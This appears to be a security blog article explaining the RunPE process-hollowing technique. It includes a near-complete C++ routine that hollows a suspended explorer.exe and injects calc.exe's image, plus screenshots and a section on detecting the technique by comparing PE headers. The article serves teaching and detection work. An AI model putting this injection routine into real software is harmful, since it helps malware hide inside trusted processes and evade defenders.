
RunPE: How to hide code behind a legit process
Introduction
Disclaimer: This is not a tutorial to make a malware, but a practical case for educational purpose only. Anyway, this is covered for decades on other websites…
Hiding a process has always being challenging for malware writers, and they found many ways to do so. The tip I’ll talk about is very basic, yet simple to write, but doesn’t work all the time. This trick is known under the name “RunPE” and has been used many time in malware industry, especially in RATs (Remote Administration Tools).
Basically, when a malware starts, it will pick a victim among the Windows processes (like explorer.exe) and start a new instance of it, in a suspended state. In that state it’s safe to modify and the malware will totally clear it from its code, extend the memory if needed, and copy its own code inside.
Then, the malware will do some magic to adjust the address of entry point as well as the base address and will resume the process.
After being resumed, the process shows being started from a file (explorer.exe) that has nothing to do anymore with what it actually does.
RunPE: Code
void RunPe( wstring const& target, wstring const& source )
{
    Pe src_pe( source );        // Parse source PE structure
    if ( src_pe.isvalid )
    {
        Process::CreationResults res = Process::CreateWithFlags( target, L"", CREATE_SUSPENDED, false, false ); // Start a suspended instance of target
        if ( res.success )
        {
            PCONTEXT CTX = PCONTEXT( VirtualAlloc( NULL, sizeof(CTX), MEM_COMMIT, PAGE_READWRITE ) );   // Allocate space for context
            CTX->ContextFlags = CONTEXT_FULL;

            if ( GetThreadContext( res.hThread, LPCONTEXT( CTX ) ) )    // Read target context
            {
                DWORD dwImageBase;
                ReadProcessMemory( res.hProcess, LPCVOID( CTX->Ebx + 8 ), LPVOID( &dwImageBase ), 4, NULL );        // Get base address of target

                typedef LONG( WINAPI * NtUnmapViewOfSection )(HANDLE ProcessHandle, PVOID BaseAddress);
                NtUnmapViewOfSection xNtUnmapViewOfSection;
                xNtUnmapViewOfSection = NtUnmapViewOfSection(GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtUnmapViewOfSection"));
                if ( 0 == xNtUnmapViewOfSection( res.hProcess, PVOID( dwImageBase ) ) )  // Unmap target code
                {
                    LPVOID pImageBase = VirtualAllocEx(res.hProcess, LPVOID(dwImageBase), src_pe.NtHeadersx86.OptionalHeader.SizeOfImage, 0x3000, PAGE_EXECUTE_READWRITE);  // Realloc for source code
                    if ( pImageBase )
                    {
                        Buffer src_headers( src_pe.NtHeadersx86.OptionalHeader.SizeOfHeaders );                 // Read source headers
                        PVOID src_headers_ptr = src_pe.GetPointer( 0 );
                        if ( src_pe.ReadMemory( src_headers.Data(), src_headers_ptr, src_headers.Size() ) )
                        {
                            if ( WriteProcessMemory(res.hProcess, pImageBase, src_headers.Data(), src_headers.Size(), NULL) )   // Write source headers
                            {
                                bool success = true;
                                for (u_int i = 0; i < src_pe.sections.size(); i++)     // Write all sections
                                {
                                    // Get pointer on section and copy the content
                                    Buffer src_section( src_pe.sections.at( i ).SizeOfRawData );
                                    LPVOID src_section_ptr = src_pe.GetPointer( src_pe.sections.at( i ).PointerToRawData );
                                    success &= src_pe.ReadMemory( src_section.Data(), src_section_ptr, src_section.Size() );

                                    // Write content to target
                                    success &= WriteProcessMemory(res.hProcess, LPVOID(DWORD(pImageBase) + src_pe.sections.at( i ).VirtualAddress), src_section.Data(), src_section.Size(), NULL);
                                }

                                if ( success )
                                {
                                    WriteProcessMemory( res.hProcess, LPVOID( CTX->Ebx + 8 ), LPVOID( &pImageBase), sizeof(LPVOID), NULL );      // Rewrite image base
                                    CTX->Eax = DWORD( pImageBase ) + src_pe.NtHeadersx86.OptionalHeader.AddressOfEntryPoint;        // Rewrite entry point
                                    SetThreadContext( res.hThread, LPCONTEXT( CTX ) );                                              // Set thread context
                                    ResumeThread( res.hThread );                                                                    // Resume main thread
                                }
                            }
                        }
                    }
                }
            }

            if ( res.hProcess) CloseHandle( res.hProcess );
            if ( res.hThread ) CloseHandle( res.hThread );
        }
    }
}
...
RunPe( L"C:\\windows\\explorer.exe", L"C:\\windows\\system32\\calc.exe" );
The source code is self explaining, however I chose to let it strongly tied to our underlying library (Pe, Process, …) so that the code will not work out of the box (to avoid script kiddies using it for bad things). An advised engineer will be however able to understand the logic and recreate the binary.

The main program will call RunPe function with explorer.exe as a target, and calc.exe as a source. This will result in running calc.exe code into an explorer.exe “skin”.
The RunPe function will simply create explorer.exe in a suspended state, remove the sections belonging to that module with NtUnmapViewOfSection. Then it will allocate more memory at the same preferred address as the former unmapped sections to host the target (calc.exe) code.
That code (header + sections) is copied into the newly allocated section, and we adjust the image base + entry point address to match the new offset (explorer.exe base may be different). To finish, the main thread is resumed.
RunPE: Results
 After create suspended
 After explorer.exe sections are unmapped
 After new section is allocated
 After calc.exe code is written
 Process Hacker shows Calc caption window in explorer.exe
 calc.exe strings appear in explorer.exe sections
RunPE: Detection
As this trick is simple, it’s also simple to detect. We can assume safely (except for .NET assemblies) that a PE Header will be 99% the same in memory and in the disk image of a process.
Knowing that, we can then compare in each process the PE header of the file on disk with the image in memory. If there’s too much differences, we can safely assume the** process is hijacked**. RogueKiller in version 10.8.3 is able to detect RunPE injection.
 Detection of RunPE